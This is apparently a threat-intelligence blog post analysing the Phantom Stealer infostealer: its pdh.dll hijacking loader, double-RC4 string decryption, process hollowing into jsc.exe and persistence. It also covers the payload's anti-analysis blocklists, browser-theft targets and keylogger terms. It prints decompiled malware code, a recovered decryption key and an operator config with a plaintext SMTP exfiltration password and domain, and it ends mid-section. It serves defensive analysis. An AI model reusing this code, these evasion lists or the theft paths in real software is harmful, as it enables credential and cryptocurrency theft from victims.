


DLL Hijacking and Infostealer Payload

darkatlas.io/blog/phantom-stealer-analysis-inside-the-two-layer-attack-chain-hidden-behind-a-windows-dll

DarkAtlas

May 13, 2026



Blog

Phantom Stealer Analysis: Inside the Two-Layer Attack Chain Hidden Behind a Windows DLL

Phantom Stealer is a two-layer Windows infostealer attack chain that uses a malicious `pdh.dll` loader, process hollowing into `jsc.exe`, aggressive anti-analysis checks, browser and wallet theft, and a cryptocurrency clipper to steal credentials, financial data, and crypto-related assets while maintaining stealth and persistence.

Key Takeaways

- Two-layer architecture: NativeAOT loader + injected .NET payload
- DLL hijacking and process hollowing for stealth
- 70+ browsers, 30 wallets, 55 wallet extensions targeted
- Crypto clipper, keylogger, screenshots, WiFi and email theft
- Commercial crimeware kit built for reuse at scale

Introduction

A threat actor recently deployed **Phantom Stealer**, a carefully engineered **two-layer attack chain** designed to evade detection, survive reboots, and silently steal valuable data from infected systems. The outer loader layer masquerades as a legitimate Windows performance library, while the injected inner payload is a full-featured commercial infostealer sold under the **Phantom Softwares** (phantomsoftwares.site).

This threat matters for several reasons. The loader uses a rarely seen **NativeAOT compilation technique** that strips most .NET analysis artifacts, making it invisible to many .NET-aware detection tools. The Phantom Stealer payload goes further than most commodity infostealers: it targets over **70 browsers**, **30 desktop crypto wallets**, **55 browser wallet extensions**, and implements a cryptocurrency clipper for seven different currencies.

Before any visible activity begins, the malware also performs an aggressive self-destruct sequence that checks more than **80 sandbox and researcher identifiers**. If the infected host appears suspicious, the malware deletes itself and exits.

What is Phantom Stealer?

Phantom Stealer is a **two-layer infostealer attack chain**.

The outer layer is a **64-bit NativeAOT-compiled Windows DLL** named `pdh.dll`, designed to be placed in the working directory of an application that loads the legitimate Windows **Performance Data Helper (PDH)** library. The inner layer is a **32-bit .NET infostealer** from the commercial **Phantom Softwares** crimeware kit, injected into a suspended instance of the legitimate Microsoft process `jsc.exe`.

This layered design separates **delivery and stealth** from **theft and monetization**. The DLL loader handles hijacking, payload decoding, hollowing, and persistence, while the injected payload handles anti-analysis, credential theft, wallet theft, exfiltration, and cryptocurrency clipping.

How Does Phantom Stealer Work?

Phantom Stealer executes in two distinct phases.

First, the malicious `pdh.dll` is placed next to an application that loads the legitimate PDH library. This creates a **DLL hijacking** opportunity. When the victim application calls a PDH function such as `PdhAddCounterA`, the trojanized export triggers, runs a one-shot guard, decodes the embedded payload using a **custom double-RC4 cipher**, and process-hollows it into a suspended `jsc.exe`. At the same time, the loader copies itself to `%APPDATA%\Microsoft\RasManagement\MpDlpService.exe` and creates a **RasManSvc** Run key for persistence.

Once `jsc.exe` is running the injected payload, the Phantom Stealer module takes over. It performs a broad anti-analysis sequence, checking GPU names, process lists, services, IP reputation, machine GUIDs, hostnames, and usernames against hardcoded blocklists. If the system appears to belong to a sandbox or researcher environment, the malware self-deletes. If the checks pass, the stealer decrypts its configuration, optionally delays execution, and begins harvesting credentials, screenshots, wallet data, Wi-Fi passwords, VPN accounts, email data, clipboard contents, and keystrokes. A background clipper thread silently replaces copied cryptocurrency wallet addresses with attacker-controlled addresses. Collected data is archived and exfiltrated over multiple channels.

Why This Matters

Phantom Stealer is not just a password stealer. It is a **stealth-focused, persistence-capable theft platform** built to abuse both user trust and cryptocurrency workflows.

Technical Analysis

Layer 1: The Loader – NativeAOT pdh.dll Hijacking

Sample Metadata

Property	Value
File	d8a05deefe97c6bbe1e083e9d8a182e6b6e5fbc77af483d2cdef0b4cadec22ce
MD5	FF185B05B231EED98D33239F1B202241
SHA-256	D8A05DEEFE97C6BBE1E083E9D8A182E6B6E5FBC77AF483D2CDEF0B4CADEC22CE
Size	4,633,088 bytes (4.4 MB)
Compiled	2026-03-08 12:20:43 UTC
Architecture	PE32+ (64-bit), NativeAOT .NET DLL
Exports	1 real PDH trigger + ~400 random-name decoy stubs

The loader is compiled with **NativeAOT**, Microsoft's ahead-of-time .NET compiler that produces a native PE binary without standard MSIL or CLR dependencies. This is unusual for malware and removes many of the normal .NET analysis signals. Tools such as `dnSpy`, `ILSpy`, and many .NET-focused YARA signatures may fail to recognize it as a .NET sample. According to the draft, NativeAOT runtime symbols such as `CoffNativeCodeManager`, `RhpNewArray`, and `S_P_CoreLib_*` help reveal its origin.


Why This Matters

NativeAOT gives the loader a stealth advantage by making it look like a normal native DLL rather than a typical .NET malware sample.

PdhAddCounterA	0000000180141050	58
PdhAddCounterW	0000000180141090	59
PdhAddEnglishCounterA	00000001801410D0	60
PdhAddEnglishCounterW	0000000180141110	61
PdhAddRelogCounter	0000000180141150	62
PdhBindInputDataSourceA	0000000180141190	63
PdhBindInputDataSourceW	00000001801411D0	64
PdhBrowseCountersA	0000000180141210	65
PdhBrowseCountersHA	0000000180141250	66
PdhBrowseCountersHW	0000000180141290	67
PdhBrowseCountersW	00000001801412D0	68
PdhCalculateCounterFromRawValue	0000000180141310	69
PdhCloseLog	0000000180141350	70
PdhCloseQuery	0000000180141390	71
PdhCollectQueryData	00000001801413D0	72
PdhCollectQueryDataEx	0000000180141410	73
PdhCollectQueryDataWithTime	0000000180141450	74
PdhComputeCounterStatistics	0000000180141490	75
PdhConnectMachineA	00000001801414D0	76
PdhConnectMachineW	0000000180141510	77
PdhCreateSQLTablesA	0000000180141550	78
PdhCreateSQLTablesW	0000000180141590	79
PdhEnumLogSetNamesA	00000001801415D0	80
PdhEnumLogSetNamesW	0000000180141610	81
PdhEnumMachinesA	0000000180141650	82
PdhEnumMachinesHA	0000000180141690	83
PdhEnumMachinesHW	00000001801416D0	84
PdhEnumMachinesW	0000000180141710	85
PdhEnumObjectItemsA	0000000180141750	86
PdhEnumObjectItemsHA	0000000180141790	87
PdhEnumObjectItemsHW	00000001801417D0	88
PdhEnumObjectItemsW	0000000180141810	89
PdhEnumObjectsA	0000000180141850	90
PdhEnumObjectsHA	0000000180141890	91

DLL Hijack Trigger

The loader exports the full pdh.dll API surface. When the victim application calls PdhAddCounterA or another PDH function, the malicious export path is triggered and begins the loader execution chain.



String Decryption / Double-RC4

All loader configuration strings are encrypted. The decoder function sub_18013CAE0 follows this sequence:

Base64 string → Base64 decode → sub_18013CC60 → UTF-8 decode → plaintext

sub_18013CC60 implements a **double-RC4 transform**. A 48-byte key is stored as a 96-character UTF-16LE hex string and split into two 24-byte halves. Each half seeds an independent RC4 S-box, and each ciphertext byte is XOR'd with both PRGA outputs simultaneously.

Recovered 48-byte key (hex):

f9c4f124e2352a08fc5bb645e396e151f2d1f14103acbc79b26558e64431d91b767c8b2466d253651bee4c77b92e8b9b

```
if ( *(result + 8) < v17 )
{
    while ( 1 )
    {
        v19 = (v19 + 1);
        v26 = *(v6 + v19 + 16);
        v12 = (v26 + v12);
        *(v6 + v19 + 16) = *(v6 + v12 + 16);
        *(v6 + v12 + 16) = v26;
        v27 = *(v6 + (*(v6 + v12 + 16) + *(v6 + v19 + 16)) + 16);
        v20 = (v20 + 1);
        v28 = *(v7 + v20 + 16);
        v21 = (v28 + v21);
        *(v7 + v20 + 16) = *(v7 + v21 + 16);
        *(v7 + v21 + 16) = v28;
        v29 = *(v7 + (*(v7 + v21 + 16) + *(v7 + v20 + 16)) + 16) ^ v27 ^ *(a1 + v22 + 16);
        if ( v22 >= *(result + 8) )
            break;
        *(result + v22++ + 16) = v29;
        if ( v17 <= v22 )
            return result;
    }
}
```

Decoded Loader Strings:

Decoded String	Role
pdh.dll	Module name for payload extraction (own DLL handle)
C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe	Process hollowing target
APPDATA	Persistence base environment variable
Microsoft\RasManagement	Persistence subdirectory
MpDlpService.exe	Persisted copy filename
RasManSvc	Run-key value name
Software\Microsoft\Windows\CurrentVersion\Run	Persistence registry key
advapi32.dll, kernel32.dll	Dynamically resolved DLL names
CopyFileW	WinAPI name resolved at runtime (file copy)
RegCreateKeyExW, RegSetValueExW, RegCloseKey	WinAPI names resolved at runtime (registry)
bootstrapper started	Bootstrapper entry log
payload len=/payload empty	Payload extraction status
inject attempt remaining=	Per-attempt injection status (up to 10 retries)
inject result=	Injection outcome log
persistence installed	Persistence completion log
injection loop done	Post-injection log
babad	Conditional-init gate string (mutex/named object)

Why This Matters


The encrypted string handling reduces static visibility and hides key behavioral clues such as persistence paths, injection targets, and API calls until runtime.

Payload Extraction and Encoding

The embedded payload is stored inside the loader image as a **nibble-encoded byte stream**. The function `sub_18013D870` locates marker material inside the loaded `pdh.dll`, reads the nibble sequence, reconstructs paired 4-bit values into bytes, and returns the raw payload PE.

Process Hollowing into `jsc.exe`

The malware performs classic **process hollowing** using a dynamically resolved set of NT APIs. The API names are themselves obfuscated with a byte XOR cipher: `decoded[i] = encoded[i] ^ ((0x35 * i + 0x71) & 0xFF)`.



The full API set also gets hollowed (**all resolved dynamically at runtime**) with up to 10 times retries to handle failures

Persistence

PPhantom installs persistence by:

- copying the DLL to `%APPDATA%\Microsoft\RasManagement\MpDlpService.exe`
- writing `RasManSvc = (path)` under `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

The chosen path mimics legitimate Windows naming conventions such as **RasManagement** and **MpDlpService**, which helps reduce casual suspicion.

Layer 2: The Phantom Softwares Stealer Payload

Payload Hashes

File	MD5	SHA-256
Encrypted payload	12e4b130af651ae53bea75be7fabb751	c6a2681107ce91ebed93ea0502817025aaf7238db8f96012c389c567904789fa
Decrypted payload	aec235738d1c4f06f1b12a8d11a01f4e	d2f509efbdb1d4ae68216807648ea34ba8af5778e1626fc67085b832eebfcd53

- **Format:** PE32 (32-bit), .NET (CLR), GUI subsystem, assembly name stub
- **Packed:** Costura (Newtonsoft.Json 13.0.0, ICSharpCode.SharpZipLib 1.3.3)
- **PE masquerade:** OriginalFilename: `svchost.exe`, CompanyName: `Microsoft Corporation`, ProductName: `Microsoft® Windows® Operating System`, ProductVersion: `10.0.19045.3803`

Attribution: Phantom Softwares

The payload contains unobfuscated branding strings that uniquely identify this as the **Phantom Softwares** commercial infostealer kit:

String	Purpose
Phantom stealer	Hardcoded family name
https://www.phantomsoftwares.site/home	Malware kit website
https://t.me/Oldphantomoftheopera	Author Telegram contact
https://www.phantomsoftwares.site/logo/phantom_discord.png	Discord bot avatar

Anti-Analysis Module (Stub.AntiAnalysis)

The stealer runs a **multi-vector pre-execution anti-analysis sequence** before starting malicious activity. Each failed check triggers self-destruction. According to the draft, there are **14 distinct self-destruct conditions**, including hosting detection, suspicious GPUs, analyst tools, sandbox services, emulator checks, suspicious IPs, blocklisted hostnames, usernames, machine GUIDs, and invalid operator-side exfiltration settings.

Trigger Conditions

Trigger Condition	String Evidence
Cloud/hosting environment detected	AntiAnalysis: Hosting detected! Self-destructing...
VM GPU name match	AntiAnalysis: Suspicious GPU detected! Self-destructing...
Monitoring process running	AntiAnalysis: Suspicious process detected! Self-destructing...
Sandbox service running	AntiAnalysis: Suspicious service detected! Self-destructing...
Sandbox environment	AntiAnalysis: Sandbox detected! Self-destructing...
Emulator detected	AntiAnalysis: Emulator detected! Self-destructing...
Datacenter/VPN IP	AntiAnalysis: Suspicious IP detected! Self-destructing...
Blocklisted PC hostname	AntiAnalysis: Suspicious PC name detected! Self-destructing...
Blocklisted username	AntiAnalysis: Suspicious PC username detected! Self-destructing...
Blocklisted machine GUID	AntiAnalysis: Suspicious Machine GUID detected! Self-destructing...
Invalid Telegram config	Program: Invalid Telegram configuration, initiating self-destruct
Invalid Discord config	Program: Invalid Discord configuration, initiating self-destruct
Invalid SMTP config	Program: Invalid Smt p configuration, initiating self-destruct
Invalid FTP config	Program: Invalid Ftp Configuration configuration, initiating self-destruct

```

bool flag2;
try
{
    Task<bool> task = AntiAnalysis.HostingAsync();
    task.Wait();
    bool result = task.Result;
    bool flag = result;
    if (flag)
    {
        Logging.Log("AntiAnalysis: Hosting detected! Self-destructing...", true);
        SelfDestruct.Melt();
        flag2 = true;
    }
    else
    {
        bool flag3 = AntiAnalysis.SuspiciousGPU();
        if (flag3)
        {
            Logging.Log("AntiAnalysis: Suspicious GPU detected! Self-destructing...", true);
            SelfDestruct.Melt();
            flag2 = true;
        }
        else
        {
            bool flag4 = AntiAnalysis.SuspiciousProcess();
            if (flag4)
            {
                Logging.Log("AntiAnalysis: Suspicious process detected! Self-destructing...", true);
                SelfDestruct.Melt();
                flag2 = true;
            }
            else
            {
                bool flag5 = AntiAnalysis.SuspiciousService();
                if (flag5)
                {
                    Logging.Log("AntiAnalysis: Suspicious service detected! Self-destructing...", true);
                    SelfDestruct.Melt();
                    flag2 = true;
                }
            }
        }
    }
}

```

```

try
{
    Logging.Log("Program: Checking Telegram configuration...", true);
    if (Config.TelegramAPI.Contains("---") || Config.TelegramID.Contains("---"))
    {
        Logging.Log("Program: Invalid Telegram configuration, initiating self-destruct", true);
        SelfDestruct.Melt();
    }
    Logging.Log("Program: Telegram configuration is valid", true);
}
catch (Exception ex2)
{
    Logging.Log("Program: Error checking Telegram configuration: " + ex2.Message + "\nStack trace: " + ex2.StackTrace, true);
    throw;
}
}
else if (Config.DiscordCheckBox == "1")
{
    try
    {
        Logging.Log("Program: Checking Discord configuration...", true);
        if (Config.DiscordWebhook.Contains("---") || !Config.DiscordWebhook.StartsWith("http"))
        {
            Logging.Log("Program: Invalid Discord configuration, initiating self-destruct", true);
            SelfDestruct.Melt();
        }
        Logging.Log("Program: Discord configuration is valid", true);
    }
    catch (Exception ex3)
    {
        Logging.Log("Program: Error checking Discord configuration: " + ex3.Message + "\nStack trace: " + ex3.StackTrace, true);
        throw;
    }
}
}

```

Examples of Anti-Analysis Checks

GPU blocklist (VirtualBox / VMware): VirtualBox Graphics Adapter, VirtualBox Graphics Adapter (WDDM), VMware SVGA 3D, Virtual Desktop Monitor

Suspicious process / service: Sysmon64.exe, VmRemoteGuest.exe

Blocklisted Sanboxes: "SbieDll", "SxIn", "Sf2", "snxhk", "cmdvrt32"

Blocklisted PC hostnames (80+ entries, sample): DOMIC-DESKTOP, SYKGUIDE-WS17, ARCHIBALDPC, BECKER-PC, BAROSINO-PC, AIDANPC, SERVER-PC, SERVER1, WILEYPC, JOHN-PC, JULIA-PC, MIKE-PC, LISA-PC, LUCAS-PC, NETTYP, COMPNAME_4047, COMPNAME_4416, COMPNAME_4803, CRYPTODEV22222, JERRY-TRUJILLO, RALPHS-PC, LOUISE-

PC, GRAFPC, T00917, WIN-5E07C0S9ALR, WINDOWS-EEL53SN, WS-CARROT, ZDS_EDR_14, ZDS_EDR_9, all WINZDS-* variants, and 40+ additional machine identifiers

Blocklisted usernames (sample): HAPUBWS, AppOnFlySupport, User01, Harry Johnson, John Doe, DefaultAccount, WDAGUtilityAccount, Louise, Paul Jones, Frank, Julia

Blocklisted Machine GUIDs (sample): 081ab395-5e85-4634-acdb-2dbd4f59a7d0, 6c5fe7fc-a9c6-46cd-baea-529d2dedc1df, a8844a86-4277-45a7-809c-0c8132e08711, fec973c0-c782-43a8-854c-f9f48d935e0d

Blocklisted IPs (sample): "10.200.169.204", "104.198.155.173", "104.200.151.35", "109.145.173.169"

Blocklisted GPUs (sample): "ZN_TF2UZ", "ZP62XCAP", "ZSHE4HM", "Стандартный VGA графический адаптер"

WMI Queries for Environment Detection

```
SELECT * FROM Win32_VideoController
SELECT * FROM Win32_Processor
SELECT * FROM win32_operatingsystem
Select * From Win32_ComputerSystem
Select * from AntivirusProduct -- root\SecurityCenter2
```

Why This Matters

Because Phantom Stealer performs broad environment validation before theft begins, many test environments may never observe the full attack behavior unless they evade the blocklists.

Configuration Decryption

Each Phantom Stealer build carries encrypted operator settings, including exfiltration methods, feature toggles, and clipper wallet addresses. In the analyzed sample, these values were decrypted using **AES-256-CBC**.

Recovered Operator Configuration

Exfiltration Channels

Config Field	Enabled	Decrypted Value
TelegramCheckBox	No	(disabled)
TelegramAPI	No	(disabled)
TelegramID	No	(disabled)
DiscordCheckBox	No	(disabled)
DiscordWebhook	No	(disabled)
SmtpCheckBox	Yes	(disabled)
SmtpServer	Yes	mail.taikai-rmc-co[.]biz
SmtpSender	Yes	New@taikai-rmc-co[.]biz
SmtpPassword	Yes	e9*w}o;Gm5Zh_20c
SmtpPort	Yes	587
SmtpReceiver	Yes	New2@taikai-rmc-co[.]biz
CbEnableSsl	Yes	STARTTLS enabled
FtpCheckBox	No	(disabled)
FtpHost	No	(disabled)
FtpUser	No	(disabled)
FtpPass	No	(disabled)

The exfil domain mail.taikai-rmc-co.biz typosquats the legitimate Japanese construction firm taikei-rmc.co.jp (expired domain). All stolen data is emailed to New2@taikai-rmc-co.biz.



Theft Module Flags

Config Field	Value
Keylogger	"1"
Screenshot	"1"
ChromiumBrowser	"1"
GeckoBrowser	"1"
OutlookDesktopApp	"1"
FoxMailApp	"1"
FileZilla	"1"
ClipperCheckBox	"1"
BrowserWallets	"0"
DesktopWallets	"0"
Discord	"0"
Telegram	"0"
WinScp	"0"
Clipboard	"0"
Wifi	"0"

Note: Discord/Telegram (theft module flags) are distinct from DiscordCheckBox/TelegramCheckBox (exfil channel flags). Both are disabled in this build.

Evasion & Persistence Flags

Config Field	Value
AntiAnalysis	"0"
Startup	"0"
Melt	"0"
StartDelay	"0"
Debug	"0"

File Grabber (Disabled)

Config Field	Value
FileGrabberCheckBox	"0" (disabled)
GrabberHost / GrabberUser / GrabberPass	plaintext empty strings (never encrypted)
GrabberSizeLimit	512,000 bytes per file
Targeted file types	pdf rtf doc docx xls xlsx ppt pptx indd txt json·db db3 db4 kdb kdbx sql sqlite mdf mdb dsk dbf wallet ini·c cs sln csproj cpp asm sh py pyw html css php go js rb pl swift java kt kts ino·jpg jpeg png bmp psd svg ai

Downloader (Disabled)

Config Field	Value
FileDownloader	"0" (disabled)
Downloader	plaintext empty string

Build Metadata

Config Field	Value
Version	v3.5.0
Mutex	P97KH92W6NXUNLKT9UBI

Keylogger Target Services

The keylogger captures keystrokes only when the active window title contains terms related to communications, credentials, finance, and cryptocurrency activity. These include:

- email and access terms: gmail, protonmail, outlook, email, password, account, login, sign in
- banking and payment terms: bank, credit, card, paypal, shop, buy, sell
- crypto-related terms: bitcoin, monero, litecoin, eth, xmr, wallet, coinbase, crypto, trade, trading, and many others

This targeting suggests the keylogger is designed to focus on windows more likely to contain high-value secrets or financial activity.

Credential Theft Engine

Browser Credential Theft (Stub.ChromiumRecovery + Stub.GeckoRecovery)

The stealer targets **95+ Chromium-based browsers** and **15 Gecko-based browsers**. For each profile it extracts: saved passwords (Login Data), cookies (Network/Cookies), **credit cards including CVV** (Web Data → credit_cards + local_stored_cvc tables), and autofill profiles.

Complete Chromium browser target list (95 browsers): Google Chrome (Stable/Beta/SxS/Dev/Unstable/Canary/x86 variants), Chromium, Microsoft Edge, Brave Browser, Epic Privacy Browser, Amigo, Vivaldi, Kometa, Orbitum, Mail.Ru Atom, Comodo Dragon, Torch, Comodo, 360ChromeX, Slimjet, 360Chrome, 360se6, 360se, 360 Secure Browser, Maxthon (3/5/current), Tencent QQBrowser, K-Melon, Xpom, Lenovo SLBrowser, Xvast, Go!, Safer Secure Browser, Sputnik, Nichrome, CocCoc, Uran, Chromodo, Yandex Browser (Stable/Canary/Dev/Beta/Tech/SxS), 7Star, Chedot, CentBrowser, Iridium, Opera (Stable/Neon/Crypto Developer/GX), Elements Browser, Citrio, Sleipnir5 ChromiumViewer, QIP Surf, Liebao, Coowon, ChromePlus, Rafotech Mustang, Suhba, TorBro, RockMelt, Bromium, Twinkstar, iTop Private Browser, CCleaner Browser, AcWebBrowser, CoolNovo, Baidu Spark, SRWare Iron, Titan Browser, AVAST Browser, AVG Browser, UCBrowser, UR Browser, Blisk, Flock, CryptoTab Browser, Sidekick, SwingBrowser, Superbird, SalamWeb, GhostBrowser, NetboxBrowser, GarenaPlus, Kinza, InsomniacBrowser, ViaSat Browser, Naver Whale, Falkon, SogouExplorer

```
74 // Token: 0x040004F7 RID: 1271
75 public static Dictionary<string, string> ChromiumBrowsers = new Dictionary<string, string>
76 {
77     {
78         "Google Chrome",
79         Paths.localAppData + "\\Google\\Chrome\\User Data"
80     },
81     {
82         "Google Chrome Beta",
83         Paths.localAppData + "\\Google\\Chrome Beta\\User Data"
84     },
85     {
86         "Google Chrome SxS",
87         Paths.localAppData + "\\Google\\Chrome SxS\\User Data"
88     },
89     {
90         "Google Chrome Dev",
91         Paths.localAppData + "\\Google\\Chrome Dev\\User Data"
92     },
93     {
94         "Google Chrome Unstable",
95         Paths.localAppData + "\\Google\\Chrome Unstable\\User Data"
96     },
97     {
98         "Google Chrome Canary",
99         Paths.localAppData + "\\Google\\Chrome Canary\\User Data"
100     },
101     {
102         "Google Chrome (x86)"
103     }
104 }
```

Gecko-based browsers (15): Firefox, SeaMonkey, Waterfox, Waterfox Classic, K-Meleon, Thunderbird, Epyrus, Interlink, Comodo IceDragon, Cyberfox, BlackHawk, Pale Moon, Basilisk, BitTube, SlimBrowser

```
// Token: Gecko-based browsers
public static Dictionary<string, string> GeckoBrowsers = new Dictionary<string, string>
{
    {
        "Firefox",
        Paths.roamingAppData + "\\Mozilla\\Firefox\\Profiles"
    },
    {
        "SeaMonkey",
        Paths.roamingAppData + "\\Mozilla\\SeaMonkey\\Profiles"
    },
    {
        "Waterfox",
        Paths.roamingAppData + "\\Waterfox\\Profiles"
    },
    {
        "Waterfox Classic",
        Paths.roamingAppData + "\\Waterfox\\Profiles"
    },
    {
        "K-Meleon",
        Paths.roamingAppData + "\\K-Meleon\\Profiles"
    },
    {
        "Thunderbird",
        Paths.roamingAppData + "\\Thunderbird\\Profiles"
    },
    {
        "Epyrus",
        Paths.roamingAppData + "\\Athenian200\\Epyrus\\Profiles"
    }
}
```



Gecko databases targeted: cookies.sqlite, signons.sqlite, key3.db, key4.db, logins.json

Discord variants targeted for token theft: Discord, DiscordCanary, DiscordPTB, DiscordDevelopment, Lightcord

Discord token regexes:

